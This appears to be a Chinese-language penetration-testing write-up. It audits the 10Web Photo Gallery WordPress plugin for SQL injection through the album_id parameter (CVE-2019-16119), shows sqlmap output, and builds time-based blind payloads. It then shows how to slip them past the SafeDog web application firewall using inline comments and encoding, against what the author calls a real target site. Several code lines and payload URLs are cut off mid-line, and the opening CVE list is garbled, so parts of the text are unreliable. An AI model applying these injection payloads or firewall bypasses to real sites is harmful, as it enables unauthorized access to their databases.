JavaScript code that is viewed by other users.
CVE-2020-8883	This vulnerability allows remote attackers to disclose sensitive information on affected installations of Foxit Studio Photo 3 vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the hand validation of user-supplied data, which can result in a read past the end of an allocated structure. An attacker can leverag code in the context of the current process. Was ZDI-CAN-9880.
CVE-2020-8882	This vulnerability allows remote attackers to execute arbitrary code on affected installations of Foxit Studio Photo 3.6.6.91 in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the handling of the PS initialization of a pointer prior to accessing it. An attacker can leverage this vulnerability to execute code in the context of
CVE-2020-8881	This vulnerability allows remote attackers to execute arbitrary code on affected installations of Foxit Studio Photo 3.6.6.91 in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the processing of TIF existence of an object prior to performing operations on the object. An attacker can leverage this vulnerability to execute 9774.
CVE-2020-8880	This vulnerability allows remote attackers to execute arbitrary code on affected installations of Foxit Studio Photo 3.6.6.91 in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the handling of TIF fil user-supplied data, which can result in a read past the end of an allocated structure. An attacker can leverage this vulnera process. Was ZDI-CAN-9773.
CVE-2020-8879	This vulnerability allows remote attackers to disclose sensitive information on affected installations of Foxit Studio Photo 3 vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the hand proper validation of user-supplied data, which can result in a read past the end of an allocated structure. An attacker can execute code in the context of the current process. Was ZDI-CAN-9626.
CVE-2020-8878	This vulnerability allows remote attackers to execute arbitrary code on affected installations of Foxit Studio Photo 3.6.6.91 in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the handling of PSD fi

发现大量该插件的漏洞信息，检索和本次相关的版本，类似于XSS这类漏洞这里暂时不考虑，最后定位到一个编号为CVE-2019-16119的SQL注入漏洞。

	to execute code in the context of the current process. Was ZDI-CAN-8809.
CVE-2019-16119	SQL injection in the photo-gallery (10Web Photo Gallery) plugin before 1.5.35 for WordPress exists via the admin/controllers/Albumsgalleries.php album
CVE-2019-16118	Cross site scripting (XSS) in the photo-gallery (10Web Photo Gallery) plugin before 1.5.35 for WordPress exists via admin/controllers/Options.php.
CVE-2019-16117	Cross site scripting (XSS) in the photo-gallery (10Web Photo Gallery) plugin before 1.5.35 for WordPress exists via admin/models/Galleries.php.
CVE-2019-15524	CSZ CMS 1.2.3 allows arbitrary file upload, as demonstrated by a .php file to admin/filemanager in the File Management Module, which leads to remote a photo/upload/2019/ URI.
CVE-2019-15380	The Fly Photo Pro Android device with a build fingerprint of Fly/PhotoPro/Photo_Pro:8.1.0/O11019/1528117003:user/release-keys contains a pre-install

点击查看详情，但是仅有一个文件什么参数可能存在问题，并未有详细的漏洞利用方法，所以只能根据提示去进行代码审计。



CVE-ID

CVE-2019-16119 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

SQL injection in the photo-gallery (10Web Photo Gallery) plugin before 1.5.35 for WordPress exists via the admin/controllers/Albumsgalleries.php album_id parameter.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

根据提示，漏洞问题出在min/controllers/Albumsgalleries.php文件中的album_id参数。

根据CVE提示查看Albumsgalleries.php文件，该文件是一个AlbumsgalleriesController_bwg类，包含album_id字段的只有display方法。

```
48    public function display() {
49      $params = array();
50      $params['page_title'] = __('Galleries / Gallery groups', BWG()->prefix);
51      $params['page_url'] = $this->page;
52      $params['album_id'] = WDWLibrary::get( key: 'album_id',  default_value: 0);
53      $params['order'] = WDWLibrary::get( key: 'order',  default_value: 'asc');
54      $params['orderby'] = WDWLibrary::get( key: 'orderby',  default_value: 'is_album');
55      // To prevent SQL injections.
56      $params['order'] = ($params['order'] == 'desc') ? 'desc' : 'asc';
57      if ( !in_array($params['orderby'], array( 'name', 'slug' )) ) {
58        $params['orderby'] = 'is_album';
59      }
60      $params['items_per_page'] = $this->items_per_page;
61      $page = (int) WDWLibrary::get( key: 'paged',  default_value: 1);
62      $page_num = $page ? ($page - 1) * $params['items_per_page'] : 0;
63      $params['page_num'] = $page_num;
64      $params['search'] = WDWLibrary::get( key: 's',  default_value: '');
65
66      $params['rows'] = $this->model->get_rows_data($params);
67      $params['total'] = $this->model->total($params);
68
69      $this->view->display($params);
70    }
71  }
```

根据上图可以看到该方法使用WDWLibrary类的get方法接受的参数，并且如果不存在给默认值为0，查看一下该get方法是否有过滤参数。

```
17    public static function get($key, $default_value = '', $esc_html = true) {
18      if (isset($_GET[$key])) {
19        $value = $_GET[$key];
20      }
21      elseif (isset($_POST[$key])) {
22        $value = $_POST[$key];
23      }
24      elseif (isset($_REQUEST[$key])) {
25        $value = $_REQUEST[$key];
26      }
27      else {
28        $value = $default_value;
29      }
30      if (is_array($value)) {
31        array_walk_recursive( &input: $value, array('self', 'validate_data'), $esc_html);
32      }
33      else {
34        self::validate_data( &: $value, $esc_html);
35      }
36      return $value;
37    }
```

可以看到如果GET参数存在就直接取值，如果传入的是数组就使用array_walk_recursive函数进行回调函数处理，不是数组就放入到validata_data方法进行过滤，看看该函数。

```php
/**
 * Validate data.
 *
 * @param $value
 * @param $esc_html
 */
private static function validate_data(&$value, $esc_html) {
  $value = stripslashes($value);
  if ($esc_html) {
    $value = esc_html($value);
  }
}
```

使用stripslashes删除反斜杠，根据变量追踪变量$esc_html在get方法中默认是true，所以这里的if也会进入，将变量$value是要esc_html函数进行处理，WordPress的esc_html函数是将 < > & " '（小于号，大于号，&，双引号，单引号）编码，转成HTML 实体，已经是实体的并不转换。

参数过滤函数看完了，可以看到这里删除了反斜杠，将小于号，大于号，&，双引号，单引号等符号给转为HTML实体了，下面接着追踪查看SQL语句拼装过程。


```php
 * Display.
 */
public function display() {
$params = array();
$params['page_title'] = __('Galleries / Gallery groups', BWG()->prefix);
$params['page_url'] = $this->page;
$params['album_id'] = WDWLibrary::get( key: 'album_id', default_value: 0);
$params['order'] = WDWLibrary::get( key: 'order', default_value: 'asc');
$params['orderby'] = WDWLibrary::get( key: 'orderby', default_value: 'is_album');
// To prevent SQL injections.
$params['order'] = ($params['order'] == 'desc') ? 'desc' : 'asc';
if ( !in_array($params['orderby'], array( 'name', 'slug' )) ) {
  $params['orderby'] = 'is_album';
}
$params['items_per_page'] = $this->items_per_page;
$page = (int) WDWLibrary::get( key: 'paged', default_value: 1);
$page_num = $page ? ($page - 1) * $params['items_per_page'] : 0;
$params['page_num'] = $page_num;
$params['search'] = WDWLibrary::get( key: 's', default_value: '');

$params['rows'] = $this->model->get_rows_data($params);
$params['total'] = $this->model->total($params);

$this->view->display($params);
}
```

上面都是进行参数拼装，将所有的参数给拼装到$params变量中，跟踪get_rows_data方法查看。


```
public function get_rows_data($params, $total = FALSE) {
  global $wpdb;
  $where = $params['search'] ? "`name` LIKE '%" . $params['search'] . "%'" : '';
  $order_by = $total ? '' : ' ORDER BY `' . $params['orderby'] . '` ' . $params['order'];
  $limit = $total ? '' : ' LIMIT ' . $params['page_num'] . ',' . $params['items_per_page'];
  $query = "(SELECT id, name, preview_image, random_preview_image, published, 1 as is_album FROM " . $wpdb->prefix . "bwg_album WHERE id <> " . $params['album_id'] . " "
           UNION ALL
          (SELECT id, name, preview_image, random_preview_image, published, 0 as is_album FROM " . $wpdb->prefix . "bwg_gallery " . (($where) ? "WHERE " . $where : "" )

  if ($total) {
    $query = "SELECT COUNT(*) FROM (" . $query . ") as temp";
    return $wpdb->get_var($query);
  }
  $rows = $wpdb->get_results($query);

  return $rows;
}
```

根据上图可以看出来这里的SQL语句拼装的，直接将album_id放入了SQL语句进行执行，调用WordPress的DB进行数据库查询。也就是说如果我们不使用前面过滤掉的特殊符号就可以进行SQL注入。

基本的漏洞点应该已经存在了，但是该处的URL地址还不清楚，所以还需要查找利用点，查看如何访问这个文件的，搜索该文件类名Albumsgalleries。



进入查看。



WordPress中的add_action是添加动作的，也就是添加到admin_ajax文件的，后面还拼装了一个$this->prefix参数，查看该参数的值。

```php
public function __construct() {
    $this->define_constants();
    require_once($this->plugin_dir . '/framework/WDWLibrary.php');
    $this->add_actions();
}

/**
 * Define Constants.
 */
private function define_constants() {
    $this->plugin_dir = WP_PLUGIN_DIR . "/" . plugin_basename(dirname( path: __FILE__ ));
    $this->plugin_url = plugins_url(plugin_basename(dirname( path: __FILE__ )));
    $this->main_file = plugin_basename( file: __FILE__ );
    $this->plugin_version = '1.5.34';
    $this->db_version = '1.5.34';
    $this->prefix = 'bwg';
    $this->nicename = __('Photo Gallery', $this->prefix);

    $this->use_home_url();
```

默认值为bwg，所以根据WordPress的规则这里拼出的URL应该就是：

```
http://localhost/wordpress-5.2.3/wp-admin/admin-ajax.php?action=albumsgal
```

本地使用SQLMap进行测试，是否存在注入：


```
python sqlmap.py -u "http://localhost/wordpress-5.2.3/wp-admin/admin-ajax
```

```
sqlmap identified the following injection point(s) with a total of 403 HTTP(s) requests:
---
Parameter: album_id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: action=albumsgalleries_bwg&album_id=1 RLIKE (SELECT (CASE WHEN (5172=5172) THE

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR
    Payload: action=albumsgalleries_bwg&album_id=1 AND (SELECT 5662 FROM(SELECT COUNT(*),CO
T(5662=5662,1))),0x716a6a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=albumsgalleries_bwg&album_id=1 AND (SELECT 4072 FROM (SELECT(SLEEP(5)))
---
[16:17:14] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 7.0.12
back-end DBMS: MySQL >= 5.0
[16:17:14] [WARNING] HTTP error codes detected during run:
```

注入成功，配图为本地配图，实际当时只有时间盲注。

漏洞利用之过狗

通过以上分析，我们已经可以针对目标系统进行SQL注入，但是在代码审计后使用相同方法对目标站进行测试的时候，发现其网站安装了安全防护软件“安全狗”。




遇到安全狗，突然想到前面有一个stripslashes函数，该函数可以删除反斜杠，这样可以将payload：

```
1 AND (SELECT 5603 FROM (SELECT(SLEEP(5)))yBYg)
```

结构造成：

```
1 AN\D (SELE\CT 5603 FR\OM (SEL\ECT(SL\EEP(5)))yBYg)
```

这样理论上就可以绕过安全检测，可是想法很美好，现实很骨感，WordPress所有的GET参数符号都会自带\，这里的删除反斜杠后，还是会留一个，所以该方法未利用成功。



除了程序自带的特殊符号过滤以外，还存在安全狗的防护，可是安全狗的规则是比较好绕过的，比如：编码转换，内联注释等等。

比如该注入点基于时间的盲注payload是如下格式：

```
admin-ajax.php?action=albumsgalleries_bwg&album_id=1 AND (SELECT 4072 FRO
```

但是直接使用该payload进行访问会直接被安全狗拦截。

但是如果使用：

```
admin-ajax.php?action=albumsgalleries_bwg&album_id=1 AND (/*!SELECT/*!/*/
```

就不会被拦截，将SELECT和SLEEP等关键词使用内联注释的方式给包裹起来，就可以绕过安全狗的检测。

但是一般基于时间的盲注都是将字母转为ASCII码值进行比对，使用大于或者小于号可以快速锁定目标字母的ASCII码值，比如：

```
select if(ascii(substr(database(),1,1))>100,sleep(10),1)
```

如果当前数据库第一个字母或数字的ASCII码值大于100就会延迟10秒返回，如果ASCII码值小于100就会直接返回，通过这样的方式可以快速定位到数据库名的第一个字符，但是该目标网站除了有安全狗以外，还有程序本身的过滤。

```
private static function validate_data(&$value, $esc_html) {
    $value = stripslashes($value);
    if ($esc_html) {
        $value = esc_html($value);
    }
}
```


WordPress自带的esc_html函数将 < > & " '（小于号，大于号，&，双引号，单引号）编码，转成HTML 实体，已经是实体的并不转换，所以本次SQL注入全程的SQL语句不能使用上诉符号，但是可以使用等号，也就是只能一个ASCII码值一个ASCII码值的对比，来进行SQL注入。最后拼接出来的payload如下：

```
http://192.168.121.128/wordpress-5.2.3/wp-admin/admin-ajax.php?action=alb
```

但是在实际运行中该payload还是被安全狗拦截，怀疑应该是and这个关键词被过滤了，使用编码的方式将and换为%26%26重新拼装payload：

```
http://192.168.121.128/wordpress-5.2.3/wp-admin/admin-ajax.php?action=alb
```


这个payload虽然安全狗不拦截了，但是程序报错，提示SQL语法错误。




%26转换为实体就是符号“&”，这样虽然过了安全狗的规则，但是程序使用esc_html将“&”符号给转换为实体了，所以导致SQL语句报错。这里就使用内联注释来处理and，最终的payload如下：

```
http://192.168.121.128/wordpress-5.2.3/wp-admin/admin-ajax.php?action=alb
```

